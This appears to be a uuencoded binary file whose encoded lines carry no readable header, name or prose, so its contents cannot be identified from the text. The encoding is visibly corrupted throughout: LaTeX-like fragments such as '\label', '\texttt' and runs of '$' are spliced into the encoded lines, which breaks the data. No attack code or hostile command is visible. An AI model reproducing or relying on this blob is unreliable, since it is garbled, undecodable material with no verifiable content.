MMO4W:D"XGLO!1;;L9IKA4+AUM*4;/ORW5-XUK>E0+];,9=GE;IZ"#,C-4-S# M?@#D&J_Y4FW-C=<+9:VM['0?GIMXCY^9A.!YHDGX; OP[I,CDUXG1R8G3X%, M>IP"F1CG\$[Q2B]WM>3]Q7.A]H%/KW:[ODZ#7."#0A'-:[5[KW7?:H=&+"*NC $MAWMSH)*"_M^"L-\5-L-](=/6MG\%6UD-@JS8U^SF\#"PWV$X1@6B[.J]0/!RI3$ MRIXO"1*S`\+W@__2,]ANSG(=XL"')("IYFM")U>/OAOF@3VL7]B@CSL79,5[MF^1Z:4]..F!/X"%\/?]:K48AH-UU.>[/G6A;UWW_#LAAV_Y,08/>C]"2CQ[2 $MG^*_T)[KUPBIK:M>;)_=;_60E;RG^*3\>+\'QRBD^*[=!;^[&;8U\3_KL?D\))5.$ MLKI/<P"MM[3[T,"&^,>2]GWP<I<CMNGHCDPO#3\Z_?5D6SVJJ9!G.%,=\$-W* $M8#P1Y, T^1![2=Z, ...X29V6) & 4N0YT:E'.K6N`X5PX@KE09..W75,$ $M3\&50M2"J5\&6X\!L^A9\!0^$VR\#<07JKDL*W03],L9]MRA[6K01T5*>,_"($ M<61L[")]A3.*3=_]OWR2('J/CQ+,"GR6`(HO`R%Y*_7L\8!-/_N1/1!\SKP& M)?0\1/!M".J/L<5`]S1R3EN@2+DGJ18&6.TPKO',-8B8L;&/H_1AF"@(2#X: M*,P-9E)M&,<\+;\$^BH/I;@@SD[*D,Z;P-_-*43F.G)V<'`R-WA&ZX;![F2.D MFMU3LPS)/<'PYUF_U&&[+FBSZ>1#19<LNM0]'_')3+D_L=;R^GL7.TWX(?9C $\label{eq:mvn} \texttt{MVN)C6'T*-Q/L_^(6!CVZYIB'\$NZFP9H[]2$J02$ $$ $$ = GK\$: "LAGIOR; \CMT" $$ $$ $$ = GK\$: "LAGIOR; \CMT" $$ $$ $$ = GK\$: "LAGIOR; \CMT" $$$ MAOTVHPM6L["]^\$**\$%TQ>DH':,:=,]B,X!-?:.C6\$)X%=8>XU8^2Z94F_(9: M%#Z%(\$_(H>]N<QHGKZ-_*;J[?BPV(H='L]BNP!KLFAZT,C^LP6]ONA%G/A-<

MM[_PLN^T?ER)_[ZJ#8]OBW>Y[D7[X%]T`;ZOE&/?R5`FW:\$\$YHC\?1#?7;QB M^&Z\$,1IY3L"S#MB/P4NC\$\28:I%.^G`PZZ03A\L*@+:86Y4C8IMUA!_H&V.U MLP#_S2I]2'920+>A]."<#(?NSS@9#G'L<-QI,K#3V0WG\V0&PSECW[W7N;F: M^M7F]2MU)K83QQ>T'/G]0^D;@M4C/E>)@%3VIF!5ZUDB!!MJE.9OQ('?5APK M.GQ(4UQ','(D,TORNG4\$(T?B*BU=R<@5V7K;-T<P<B2NTMJ5C%R1I4=3<\$<P MLB6&TIY*X@/]G?[Y=_]__^^WE='3O__F-]Z]^]__Y]V[YS_P1+./-H>^8['D MS]% ?XC^^X/OYD T-E/][EUQE"@227[S3QPEF]V")/]ST"RCIOP MI?%\$G2 M2+X?)6DC^5M'2=9(_NY1DC>2?WB4%(WDGQXE92/Y5T?)<,"2?V=(ABSY;X8D M8LD?'1PE3:+_I"%I\$IT8DB;1MX:D2?0W0](D^F\:DJ+)J2%I\$OV/CI*H2?._ $M-B1-FO^{C}(6G2_+), 29/F/S8\\2IHT_UE\#TJ0Y, 21-FO^{R}(6G2_+N&I$GS9T-2)$ M-C9RE,2#)J>&I\$GS/S`D39K_N2&)F]HQ)\$V:_XLA:=+\AZ.CI\$GS;T&BTL'_ M^RL&I\G%U) TN7@U)&63YJ,D:7+Q]PQ)\$_0_,R012_ZE(=&Y,"1-+OZ3(6ER $M(3)-29.+/Q(?)4V:[0A:=+EPQ)V=3.49(V:?X]0]*D^<60-&G^&X:D2?/?$ $\texttt{M-B1-F0^{(6G2_\$)}, 2=:T+T/2I/G?\&Y(FS?_9D\#1I_A]'2=:D^8\backslash G1TF3YC]E}$ M2)HTIX:D2?,G0]*D^<F0I\$V=&I(FS7_'D#1I_L>&I\$GSOS`D39K_[5&2-VG^ M#X:D2?-_-21-FG\C/4J:-/_F_R7N3N#C*.O_@2/PX[YOY\$9.0<C>N]S;IFE+ MTS8T:0.E4+;))%FZV0V[2=L@(+>`@(#()2H@`G*)@,@EAQR"G"((*DBY%`1! $\label{eq:main_system} $$M^*;F/_^?YSL[D\]E)"O_^__[_O^{[:S'MFY_D^\SSS7\#/9D/@Q-Y'X,;>3^#%[]}$$ $M)'[,AY/X,9].XL=\R8AD_9A_2>+'_%L2/^8_D?@QOTGBQ_P92<IO;=(CXL>\)$ $M\&8D?<YS$CSE/XL<\8T1R?LP>B1_S(A(_YG-)$GY?0.+'?#>)'_,K)&F_O#(C$ MDO%;?I*L7UXD?LR[C4BLR8)N88E90ECB5E=9\$E:F+!;T\2P6]'=9TM9&L5C0 M5[%8T/>QY*P'(?&[Q@]98M8B94GB5J8L";L:+!;S%):4Y93%8E[(DK&<LEC, MWV/)67TF\;O&G[-8S+>Q6,P/LEC,3[\$DK9=AL9@_9[&8-\B16,P[LF2M]V2Q MF&>2^%UC@<5B/HPE;J,"EH2-"EB2=B^S6,P/LUC,S[%D[%YFL9@_9K&85]UM M1/R.<!.6F/5\$+!;S9!:+>7\6B[F7Q6(>9+&83V"QF,]AL9@O9LE9+TSB=X2_ M9[&8%[-8S.^S6,QK[\$Z2M#K/DK(ZSV(QYUDLY@Z6K.6=)6?M&\$FZR<J=)6:C M)I:X];DL%O-?6"SFMU@LYN7V(\$E;G\MB,6_%8C'OQ6(Q[T>2:;)\L5C,1[!8 $\texttt{MS\&>R).Q>9K\&8;V9)60FRI\&TLP6(Q?\J2M1YV3Y*<W:<D?D>X\&XO\%/)7\$8NYF}$ ML9@K+!;S,2P6\P]8TC9J8LE8";)D;<3(XK?/)'Y'^"Z+Q?PYB\6\T5XD"9OA ML20M[RP6<PN+Q3R'Q6*NLF1M9,5B,5\X(G&_'[R&Q6*^BR5NXRB6A+51+\$D; M^{-} -DK+6F,5B;F*QF&>Q6,R'LN2LM2'Q^\&+6&(V3V&)6TO+8C&_R&(Q?\AB M,:^\\#XG\%O\\%+Q;P3B\\\LOC\\((G\?\\#_:P6,R+6\\SF4UD2UHJR^\\T*2\\K&ARP6 $\verb|M9&P\SY*U.XXE9W<<B=\KCB.Q&+^*HO\%O"N+Q=S,DK1\L5C,)9:TM2TL&5L\# \\$ M\$F3)6:]'DFZR&1F+Q7P]2]S&M"P)ZR]8+.9G62SFEUDLYL]8,I;W9A*+.<UB $M,7>0^{W@/!:+>8}E;B-\8HOY#):DY9TE9?T8BW\/LF2LKK)DK7^?0)*S]1^2$ M;).-5UEB-F9CB5N^6!)65UDLY@4L%O-9+&D;J[-DK!5ER=I(AB5G<VH2OQ \ ME,6_!UM(+.9OL%C,+2P6\UR6E-5,%HOY9!;_'F3)VFR+Q6*^?T02?C_X`HO% $M_{\#}:+/XF=2)*P$F1)6N_{8C'G6-(V_V+)V(H0B\5<9+&8ATEB33;_8HE9;\[B]$ MCT59+.:'6))6IBPIZR]8+.8/63+65TXBR5I P9*S=3\200],LL1L)9#%8FYE ML9B[62SF(9:4M5\$L%O.E+!E;&V3)VFB')6=UGB319->'Q6+^!XO% !Z+/T^9 $M3)*TNYO%8HZS^{G}, G(A:+>2&+Q7P:B=\\/7L;BUPT6?XS$DK!\\L5C,[[.D]]$ M; `5F7Y*TC1Q8_'D*B\7<Q) *S=5\$20Q_L8+&8"RP6<YDE8>L2+\$D;Y;)8S#>P M6,R/L61L[LF2M1:`)6=SM"DCDO;GW2P6<X[%8I[.XH^16)(V(V.QF\$]B2=0, $\label{eq:ma25C9} $$ MA25C9 < IB, = _*DK-Q%(G? \#_Z9Q:_/+!;S5UI) + .: M62SF\2P6\VP6BWD^2\9F$ M)2Q9FWNR^.M()-DF*T\$6B_D!EKBMX;-8S)^Q6,SK3B6QF+=AL9@S+!9S&XO? M/K/DK`1) < DW6-['\$K&:RQ&WFPI*PV19+TMH6EI3U.]-(+.9M62SFW5BRE@L6 $MB[EK1))^{/[B^{\circ}]}6:KUBQQ:U=9+.;;62SF)UE2-F=D2=M30.DD%0/762SF'$0.$ M6D@2OQ_L9K&8CV2)VRB.)6\$M)\$O2UI]94C8R9TE;6;!D;,;11I*UT2F+O[Y! MF^RU3F6F)4.2]Q*A\5B'F2QF$]A2=F]P^+/K5C\<1U+UG+*DK/6CR319.6U$ $M'TG,5MY8+.8FEH2-8%DLYNDL*7OBS)*VG+)D+*< L670^Q6(Q7T>2;++9%DO,$ M1N8L<60]6"SFCUF2EO<9)"D;T[*D[?D[BW\/LEC,TU@LYA*)WP\>RO*S)V(L M<<LI2\+:0Y:D]6@L*7N2SI+V'V619*PW9 ''=2P6<Y+\$[P<GLL1LA8HE;JOH M+`EK6UB2-E9GL9C08\$E;_\5B,?^')6NYZ"#)V9B\$Q.\'FUC\-7.6N(U26"SF M62P6\SR6E/4%+&E;(6?)6,O/DK66G\5B_CN)WP\N.Y/\$OP=9XK:BR)*P>LAB M,;>P6,R=+&FKF2P6\]\$L6>016'*VFDJ2:[*<LL1L98`E;D]\6!*V#L!B,7_" MDK*5Y%DC4N\'62SF9A:+>2:+Q3PP(JDF?YV?Q>^[6>+V!)/%8KZ3Q6)^@B5E MHQ06OT]A\>=6G219:VU8<M;:D/C]8);%8I[&XH^?6?Q[D"5I:U8L*9LOLZ1M $M+8[\$80Z^{\circ})6NYV)D9Z5\#XO>\#>9:8E0Z+Q=S+DK^{\circ}6DB5I8V.6E,WU6-+VG)E $M8[T>2]:>R[#D;"1\P(@DFJQM88G9N(7%8I[$DK!<L"2MUK&D;"[#DK:W/EC\])$

M9\<L61NWL.1LQDKB]X,?L<3LN?EL\$HLYP6(QM[)8S!Y+RL;S+&E[UL^2L;\$6 M2];6)5@LYC^0I)ILQ9[%7Y-AL9@_9TE8FW#@B-3715E25NM8TC8"8;&8RRQ9 M:_U8<M8ODZ2;K-:QQ.S=,):XM0DL"5M]8DG::B%+RL:9<TC25H(L_K,)%HMY M`HO%7"#Q^\\$:2\R>N;#\$K1ZR^,^[69*V`LR2LKRSI"WO+!EK#UFREG<6?]Y] MT(ADFVR,S1*S57T60^]FL9@]%HMYF"5E:RDL_CH22\;>86#)6MO"DK.VA<30 M!S]AB=EL]&"2N(U26"SF'\$O2GBZQ6,R'L*3M_3\$6_QD]2];6>UER-H8<D723 MOU; `XJ\5L%C,'[`DK.6?2Y*T HO%8MZ>Q6).LF2L]K)D;53)8C'WD?C]X"*6 MF.6=)6YK^"Q^W\V2M/\$82\K>1V*Q"#]D2=N3T\$-(+.;U67*VYD!27Q=EL9C' $\label{eq:ml_lms_rate} $\operatorname{ML}_{1M=87%7^{=}GL9B_Q6(QG\V2ME4CEHSU[RQ9:XU9<M8SDOC]X$h%$$K^L_CU$} $$ MF25A]RE+TDJ9Q6+N8DG;?<J2L1Z?Q>]36'+VKB-)LLE:&Y:8K6?.(XG;*(7% M'S^S^'-8EI0]1V/QQ\\L&;LK6;+V;)0E9RTM2<I?RV7QGW>SQ*T\$61*6=Q;_ M61M+RN87+!;S1RP9>V^PB\0?B[+XXSH2OQ_,LOCO;[!8S`>R6,P]+!9SC25E $M-9PE; < -63(V^F')VKOH+#E; 423Q^{'}L&C,C[!8S$^S)*Q&L21MI8LE95>5$ M)6T]6C=)QE886+)V[[#D[*D9B=\/[L-B,4]FL9AGLB2LOV"QF/M9+.8%+/[S M; A:_3V'QKS.+Q?P+DER3]94L,>ME6.)V#5D2-@[W2/SWOE@LY@Q+VNY*%HMY $MF"5K+0E+SGK&$<DTQ6R,S=)D=Q.+Q?PAB_\J(<D::OH+!9SCL5BGLYB,7>S$ M9&V%<T20MM5Y/L9?#2.)-5G_SA*S>3=+W-[@8K%<?,"2M+<1>DE2UL>Q^#-Q $M%LM@L4?G;+D[$DHB=\SEEABUHJ2U-^<84G8VB!+TNHA2\K6!EG2UNNQ9&S%$ MC"5K>>\CR=F,@R319#,.%HNYA25N.66QF(LL29M;L:0LIRQIRRF+_U2()6MK M:"PY>PI,DFRRM\198E836/R[DL5B_H@E:?=ID<1B7I/%?U.7)6/W,D06KB&+ MQ9PB2?FKZ"S^J(G%8I["XK=^+\$E[UL:2LEZ8Q9\%L&2L!V'QGR:S^->9)-UD MZ\\L_HB:)6Y7E25AM>Y0DJ2M0K"D;!6"Q6).L61L-9XE:]>'Q7\CFJ3^Y@R+ MQ5QFL9@7L?A/9EF2=E594E9[6?RW,4GJ*Z4L6;NJ)/654A*_9_P/2\RNX7R2 $MN, V@61(V*V&QF-,L*:MC+&F;D;&D;&S\#XK]=S&(QUTAR338:9(E9W\02MWDW)$ M2\)FHRQ)>\^*)66UCB5M[^VP^".0\$DG6WM]@R=D;92.2]?0!F2P6<XG%8CZ. M)6'OKK`DK=Q9408LFR5MS[)9,K9RPI*U-HK%80Z0Q.\'E^\GB=DHER5NHUR6 MA*VNL"2M_6%)V=W\$DK99&XO%[+%8S`,L%O.))/\$F6W]FB=D<EB5N<UB6A+VW MS)*TWSA@L9A?9;&8/V;)V\$BF3.*/3EDLYB2)WP^VL/AOK['XOV7#DK!Q)DO2 MUF18408[-2QI:XU9,C:>9\G:ZA-+SIZ1D?C]X%LD]1EBA21N/1I+PEH2EJ0] $MA6'QW\9D\=_V8?'; #1:+>3Z+7S=(4DWVGC!+S.;"+/[,A<5B?I\E:?D:($E9)$ $M+\R2MAZ\$I/Z;\$"P6<X'\$;^M(TOY33I:8E3)+W-[E8TG8,Q>6I/6Y+"E[]X#%$ M_ZT\$%G_=AL7_K83#2"SF)A*_'VQEL9CGLEC,)9:\$Y90E:4^76%(VDV))VZR? $M)6._?\&2M3D(2\[*E,30!U>ICDC]B2%+W'+*8C%/9K&8/9:4M>HL_AM*+/[3]$ M"I:L_1X0B_\V)DFNR<J+Q6+^C"5N:TTUDH2MJK%8S)-84C;J90'?-&#)V&_P $ML63M?766G+4M(Y+S^{\&766+VK'}:0Q^{-8TG8C})[%_T/%HMY(DO:6@D6BWF)$ M)6NS)!;_+6Z2F-^GL,2L%V:)V^B")6'W%TO2GM2P6,S_80%7EE@RMGXX-"+U $M-TA9<O:[\$21^{[@OB\4\BZ3^Q)}\#\$8E[\$XH]\$2>I/\#\$G2-NMGR=A[@RS^\&]\L $\texttt{M.>M/2?Q^{\ \ \ }.6F*V0+R"QF\#<EJ:^4LB1MM8?\%7W5D2=O[HBS^4WL6_XT[EIRU]]}$ M-B3))BMWEIB5.TG]S1F6A+6K+!;SV@M)_)5_%HLYS6(Q3V.QF'M8<K8&01)J MLGRQ^&^]LL2M3\$GJ*Z4L?GUFL9@_8TG;^'`1B<4<8[&8FUER5E=)_'ZPQN*_ M<<<2M])A2=@[72Q)6]MA2=E(C\5_BYLE8Z4S3)*UMY19_#\$_2:;)YCLL%G,O M27T^R)*P]R%9+.;+6?Q[D"5M<SV6C)4.B\7\\$80_VTR'CXC?#V[!\$K,W*%CB M5EXL_ML^+\$G+*80%?#B+_P2<)6/Y8LG:[VVQY&PEF<30!U?X)DG,>A"6N/47 $\texttt{M+'[?S9*T.0B+Q5QB2=M:$XO_QAU)?:64)6>M1"CN-^N;7'LH$G,S39&XFU^(}$ $\verb|M|-P;K4>P| \$WIB+B@QXFXH*>+9\$R^1+*NUHGDW\$B+Q3K"GXK$7'F)Q-UJH4C"|$ $MO0,CDG1K#B(I-Z\DL7%O+F(BSDEXF*>*I)SK3J+=83'B<3<6HI(W(V^1!)N)$ M3BV2=&L%(BGWE%/\$Q?R.2,;]!OI1+%DWJA3)N;\$-BW6\$+2(Q]SQ7Q,7<+Y)P M;R.()-WL3R3EVGF1M&LW1#*N/13)NC<-1')N#>1;)-81;BD2<^VA2-RU\$B(N MYJ)(THW'1%+N-[!\$TJX>BF1<;R62=3-ZD9Q;^V*QCO!]D9A[>^1HEK@;;XBX MF&,B27?'B;B86T72[LT9\$1=S523K900B.;?2Q6(=X44B,5=71>)NU"V2<&,2 M1?S:R(I=S5$TFXE\!B6C)O]B63=S*?$Q3R9)=/D:J](S-5>D;@;I8@DW-J7$ M2-+-WT5<S->*I%V/+Y)QJSTB65?G17)NUL^2;7+WLDC,78UC6>)N?5XDX58S M1))N'"Z2<FV4B(MY2"3CYL(B6=>GB.3<:(?%.L(;1&+NS2*1N"MWD83K/8]C M2;K?UA%)N35SD;2[NT5<S.TB65?*(CE7RB3^5\R<)A)SI2P2=[-+9)P<V&1 MI"M!D93[[3P1%_-7CF?)N)4<D:Q[\BCB8DZQ6#\X3B3F1GHB+N9N\$1?S@\$C2 $MC25$4FXL(9)V[\Z)9-Q[IR)95^=$<N[ZL$@_^*1(S/WVM$C<024HDG#CWA-8]$ M;+PAXF+.B[B89XJXF.>+9-VS))&<6Z=EL7[PMR(QM^(A\$G=C"9&\$6X<\D27I $M^EP1^W-").W6ZT1<S--%7,P](B[F*HOU@\>+Q%PO+!)WY262<"NN(DFWOBJ2)$ M<FO+WV9)N[M2)./N2I&LRX6(B[F3Q?K!!2(Q]S:42-S5.I&\$FTF))-V[?"(IM5\=\$TJZ.B63<'.ODEJRK8R(YM[[!DFYR=YR(B]D3B;O^5"3AQGXB23<R%TFY ${\tt MM0N1M!L1B63<6\$(DZ_H+D9S[Z602ZP>W\$+\$QDHB-D402[O=!1)+NZ;9(RLT0))}$

M1=)N5""2<?D2R;JU.)&<6X%AL7YPM5-88FY&+Q)WY262<&LR(B[FC\$C*W7\$B M+N:)(G8/BF3=]1')N;4=%NL'/1\$;;XC\$79T72;@WID22;O0EDG*_'R=B[;-($MQOUFF4C6K<:+Y-RS6A+_*V;N$(FYUD\D[E9@1!+N;021I)L=BZ3<NQDB:==F$ MBF3<NDTHI<*\98+_OF*RB_N&;9<Z-DWP?XW_[=)=&"S4?UYVK&/FU6KNWRU= M&SW6,5YP(L1CQZSX';2R*\LQ50_?U.[_O*(=<^ENC><)O@_VC^'WP7:7\`W% M@[%=NN2XY8.<(JIE1XEG&5??@V/M:BQ3_P;9M4*96\`%*@XN<P@^;^?!=QE7 $MRH[.",6NH7TVN(: Q#\;+ 4U7":\AKB:8^1]<9AW9+PVB+^BJ9E/N:="0831$ MM(*8<4P0\\HN^J6.>4GE'L3\1AAS?Z%8#N,-_YO@ZN&7B'FDKJ[VWZNKM<'P M7EG)CDE^#4>/FJ]/PWSA3[W5HOG:SY77&/D*_G-IM2Y;/\:DYIY-^%*OF<>Z MM93E`@FNQN+P:FR*HU?]KUX-7(/ZU7C@\$;L_Y<X-\$L-^.V;],60"G2L'5VR@ $M;^Y\KYJ(ZU4[VVZ!)5^Q*]TZ;7",R7WN&HH\[T9Q(N_A?^>)K(CSWR&R#N1E)$ $MD < T@J_P/2Q.D260 \setminus 9)9(-^0(D1,@EX1B.84 \setminus (/(+R)LBCT+66X'E\#<AN)/@)$ $\texttt{M_QPBLA; ^.5\$D9_QS-805N"=\$\#L4_'XB<@G\V7S\&4>JUL\$OG5LOBDR\&_QSQDB}$ M3^*?FT1>P#_/BKR%?Y9=B65E5*4=1#:!3!/9"S(HT@FY0.0PR%TBIT'^)G(- $M9+6569Z"Q$5>A^POL@)JRE$B&T,N$=D-\CM(T(.,\[P!/!^48]IQS`:K2$E`$ M]A`Y!C+/)"P+R\$DB5T.N-0G+`O*DR(N0CT3>AFRY*LMRJ(,M(NM!2B([0LX2 MF0"Y6:0-\E>1@R#+K\92@WQ=Y"1(F\A%D`4B-T\$N%'D4\AN1YR&OBKP/66-U MN=]1WY,B.T-FB[1`CA;I@EPF,@AY6.0\$R-LB%T`V6H/E"LA>(G=!ND7^##E% MY`W(=2*KX\$[ZH\BND\$]\$QD.V7I-E-F22R`"D+'(BY&R1'T!N%?DY9+'(/9`5 MUI)<0'8V"7,!F2'R*621R)JX1W\DLAWD7I\$,Y!\B^T+66IME+B3-8FW&')'O M0XX5N1IRA4F8+\BC(J]!WC4)RP)W]E?78=D*LH_(;I`>D1;(J2(=D.M%YD&> M\$5GD^E*1TR';K"NU#K*OR.60`9%?0<X1^2WD=I&7("^*?`Y9:3UIG]&N[\$*" M+4B'R'C(X2+[0RX2&8+<+W(6Y`V1GT+669_E1DA6Y#[(P2)_A!PO\@KD2I%W $M((^++(<V[#V1C2";;L^2@XP3V1?2)S(7<KK(0LB-(M^*/"=R,62*#5E^#=E5))))$ MY\$^0_45>AQS#8NWNE2(;00[`8BWQ)R(YR+8;L4R!3!,Y"+)0Y&C(129AOB`/ MDF_Y&V17T\VV5C:OTBSR!\@_2)_@YQC\$18@Y\$Z1U5='7R"R/63MK[)D(;N) M[`?I\$CD4<JK(-R&_%#D#\E>1GT!6W(3E9DB3R".0`T060XX5^0_D*I%5UT#_ M+K(3Y%.1*9#M-F4I0*:++(0L\$CD1<K'(^9#?F82Y@+QC\$N8"LNEF<G]!)K!8 $MOU0661 > Q[DBVT'N$MD+\IK(`9!U-F<9@.PN<C*D6^02R&DBMT!N$GD8\KS()$ M"Y"5MF#Y"!(361&]T&R132#'B60@5XM,A#PE<A#D,Y\$!R/9;LAP':1.Y`#(L M<CGD\$1'?0!X2^3/D79%7(9MM)?,F2(O(&NCQ*B9A>4'.\$TE"[A;I@/Q#I!>R $M[M8L1T#V$#D;XHE<"SE=Y`'(KTS"?$$6FX2Y@*S\-9;-T7/&19*0`T7V@QPO$ $M4H9 < (W(BY(\B/X)\+G(39(=M6!Z\#[&<2UC'(X2+_AOS$)*QCZZ)VBFP*^8]($ $M#++YMBR3(!-%YD`&1*J0\T5.AOQ&Y,>0UT5N@*RW'<O]D#U%_@+I,0GS!?FN$ MR`KKH341V1CR@D@*LLKV4CJ0A,BAD#DB)T!.8+&QQK4BMT">%GD4@N5`;L<@ M.XI\`IDALO;ZZ`]\$MH-<*K(GY!&1#LA[(D7(%CM*?PJ9)'(NY#"1ZR\$7B-P+ MN4=D,>0-DS`7D/6_+KG8`*VMR/:07I\$](&>(3(?<(M(%>5%D`635G:2.09(B M%T(.\$KD-<J+(GR\$_%_D;Y!F1C]T8:F=93]@0XQN1#2#M(EM"CC`)<PKY*8N- $MLQX5601Y7^0\R); 2D+D>9++(S9"J25A>D!^(/+LA5.0]R#]$5M\(.=E$1G&0)$ MO44F0?I\$>B!GBAP%N57D?, A+(C="5MM51FB0E,C#D(-%GH%\VR3,!>0ZD?4W MQBA6) `E9MHEE`F2G)BD+2(?(?,B1(J=`+A/Y,>0QD5LA'X@\!=DJ)G4,LJ_(M<ACEU6)2HR`7BNP(N4^D!?(FBXTQ-XS+G0+9)RZ]#*08ESH&.80%QJ&WD2!E MR,LB?X*LGI`Y+"2=D'L',C<A=0PCRI,2DB_(+T0F0/XLT@E9+BD]/F1GD6'(M3)'O0(X2^0'D<I%K((^+/`CYD,7&Q5NG6/X*F2+R!F10Y"/(#T76VQ2]6DK: $\texttt{M0} \\ \texttt{A;} \\ (\texttt{GM\#-DK+Z@HD+U*"'"IR..1[(B=!;D_+/0AY1>1*R!H9:4D@&9$G((=D,AY1>1*R))) } \\ \texttt{GM\#-DK+Z@HD+U*"'"IR..1[(B=!;D_+/0AY1>1*R)] } \\ \texttt{M0} \\ \texttt{A;} \\ \texttt{GM\#-DK+Z@HD+U*"'"IR..1[(B=!;D_+/0AY1>1*R)] } \\ \texttt{M0} \\$ $\verb|M|*>ODS.24\CU&;D'-T-O+9*&+)^54H9\O^O@R*SLR`JG^QO?X]N^)<< LPC\%7$ M9"5?D-]GI1>&?"3R`.1K.9:G(:TB?X<,B7P`^5%.6GZ,Y7\KLBWD7R(QR,:[ML>P#&2<R'3)?I!=RML@QD%^+7`#YFTE87I`U=V=Y"))EL?E'0>1MR"DBJVV! M\$9C(SI!G19HA_[,'BP?9160(TLEBLY:C1<Z#_(S%YC%/B-P&^5CD\$<@V>TJ^ $M(%-%_@U9(++*EFBC1;X!>8)^{4J0(^>I>,IN)^{2}}(2N0SR?9.P'D+N)$ M\$'D8\G>1ER!K[<VR#&8V.1:;1<T324*^(S(1<J/(',AS(@LA*^PCJV&0744N $MA^PO < A/D_{\&}).PCD_{\&}N_{D}[Y^B*V^-$: '(3I!MQ(S9)K(P9"%(D.0BT1.@SPH))]$ M<@GD;1:;PVTRCN7WD&:1UR#](LMAIG7..+GRD#M%<I!710Z`K#U>>B+(;B*G M0+I\$?@0Y=;S4%L@019Z\$_'6\Q`Q9L5F>V6'&UB2R.>0`D3TAQXIT0JX2.13R MI,B1D\$] $%SH!L-T'63B'316Z#+!)Y''+Q!*GSD-^)?^QY1V3];3$C;9$6"3)!$ M9#RD+-().5>D'W*7R,F0UT0NA*PS4=8/(;NSV/RUVR0L'<AI(J]`;A+Y%/*\ M29@OS\$17FB3W!20FLC=DMLA,R'\$B\R%7BWP+\I3(69#/3,+R@FP_649ZD#:1 $M^R##(G^"7"+R^NOAD34QZWV7!.E`-MM7^D%(B\@!D(I(#7*>R&FONTW"\H+\E))$ MPROL+\BZ4R07D#U\$GH%X(J]#3@\E>''G5R(;OA:+[`)9N95E*B0N4H(<*'(, $\texttt{M=LCFTU@JD(DB9T(\&1\&Z`G"]R/^0W(B]!7@_\$GVIB?\#Q=UG(A>XIL!>D1V17R) }$

 $M79 QD)M% H'' (%*!K-(F=0R2:),Z!IDC<A7DA#8I+BU(H]"GA9Y'H*7=T@^$ MA.QH\$N84ZPTS1+:#?%-D(N12D=F01T060MX3.1NRQ0SIWR&31&Z!'#9#<@&Y M8(:4%^0>\$J0#>6.&U+J=T;JURQH(9"^1!*179#SD#)&9D%M\$^B\$OBGP7LFJ' $MM^"0I, ACD(-\$_@DY462E; V#]1^1KD&=\$TFZ-9"9+!^3K(E5(N\A)D"-F2HV"$ M_'2F7'G(HR)/0MX7>0NRY2Q9X<0ZRF21S2!5D2;(#T2:(?>*=\$+^*7(89(-. MN;LA>XM<#^D3^?4N.\$[D#Y!;1?X&>4GD,\AJ^\N*!]9L4B)QR,\$B[9!OBPQ" MKA,Y` (GD:L@RQX@+1)D)Y\$7(!TBGT".%%F]":-\D>V:4,]\$]H)\(#(=LM5L ME@)D7Y\$!2\$WDVTVH,2(_@MPG<C/D39&G(1L>*"-&R#XL]O?SBR(;Q3!6\$\$E! $M; A-I@; PLTAG#\$9G#T@=)BQP)F4N"=&*X-T0NB^'N\$; D5\F>1/\; LNXM)WH7L$ M++)2'&V'R*:0HT1VB:,%9+&UL<=%IL?11HO,@VQ],\$L-,D7D1,B@R/F0'XI< $M\&4?-$[D[CCM<Y,]QE,=<>=<(DA=9+X'QNLC7(=\S"?.50/_$8G\M_Q61*F2-F2-F2)]$ MOUB.A61,PEQ\#A&Y!7*RR!,)M\LB+T+^(O()9/F"W.])S,9%MH?,\$FF&?\$ND $M^+E"Y^C([T7.A7PD<E42+?L\:;4@K2*/0(9$%B=QUXF\`_FMR+(IK/^(K`W9))$ MN(ME&\@XD3TA\UEL-?%LD8-2B%+DR!1:41\$S(6MV2QV#9\$7N@11\$GH2<(O(/ MR`TB'T.>%5G%_0UY3T:5:?<^OJRN0#H]:0\A1XMT0GXF,C^-.D2"3Z01@2=E MFL9U[)&>"#*U1TH0LD#D6<B/13Y*V[=W\HPL@_4?D:TA7^UEB4/&BXR#E\$1F M0[[/8G_E_@Z1LR!_%[D)LE:?M`"0G,A;D'DLMI+Z'9'M(3>*[`MY3J0`6:'($ML@BRJ\A)D/U\SH<<4Y0ZEL7_1&[.HM<7>2"+>U[D+Y!M#Y7Q&&0:B_TM^H4B]$ MJ^:P_B.R,>1!D>T@;XOLGD/MG,_2!FD6F001%RE!SA\$Y!G*GR'F05T6NR.&> $M+\F<\&K*;R+V0+I$G(*>*0)$\##)UGL+]C_5>03R(K]\\@8\$UH.;1+:`'"R,^18$ $\label{eq:md2sd*i$6R),B[9!/10J0[<IRQ2#3119"%HF<#KE8Y$+([T1^`7E'Y';(II41])])} % The statement of the content o$ MP2<@\$T2>AI19;'7\7)%_0^X2^0SRFLCZNV/]9T!:;,CN(DE(M\@TR&DB!<A-M(@LASXN<"EGI,+F;(#&1^R&S3<*:`#E.9+4]L/XCT@1Y2J0%\IG(;,CV599A M2)O(.9!AD6L@EXC<`WE(Y%G(NR38@FQ6DWMY3\14DSL74A\$9!SE/9`[D;I'Y $MD'^('^59=U!:6L@>(A=\#/)$;(*>+W^?YE<A3D,4BKT%6'I)6"Q(766\OK/^($ M;`LY7B0+N4:D%?)'D0+D<Y\$%D!T6R\$P!LI_(3R"'B_QZ+ZC(HY"'15Z!_\$=D $\label{eq:mass} $$M^*;VQ_K-0VE[(1)\&=(`,BXR\#GB\R`_$:D!_*ZR$+(>HMDS1RR)PG."ND1^1GD)$$$ MNR(W0VXF0<J0%T*9.[=U]OC*P/`JP[)&C6,2PWQ,<Z7LS1&97"X.GB"?6HQ/ M72OR)N11^=0, #V.OPUG:/6_^CB9AJXY/S6"QIS3?%-D,<JG(1,@C(K,@[XGT M0K;XIO3XD\$DF8?V!'"9R-N0"D[!&0>X1^17D#9\$'(>L?(;,VR%XF81V#]++8 MY(I!OFX27C%(NTEXQ?+XI,BMD)^2()T\[D.15R'OBWR4MV_.X=_)&H?U'Q+L MAU1%81`?B.P#N5>D#?)/D3F0#8Z6IT*0O4460?I\$3H><*7+I..16Y#K(2R(/ MC\$-)'S-R7TP=*C47%Z1,POL+QQPL\MXX7'T6^^0]U['8D[<_B4R!+'NLW!>0 $\texttt{MG42.AG2(G`\Y4N2J\?:=*MP/0AXS">L\Y`.3L$PA6QTGS^R:,3HW"<L44A/9}$ $M#'*AR-<A]XFD(&^*-$,V/)ZELQEE;Q*6*:OH\DW(62*G0FXS":\&Y&61RR"K)$ MG\!R!R1M\$EX-R%P2G`-R\$HL]8_R%R!H3,`L2V0*RW(DRIIV`_XGD(3-%9D&. 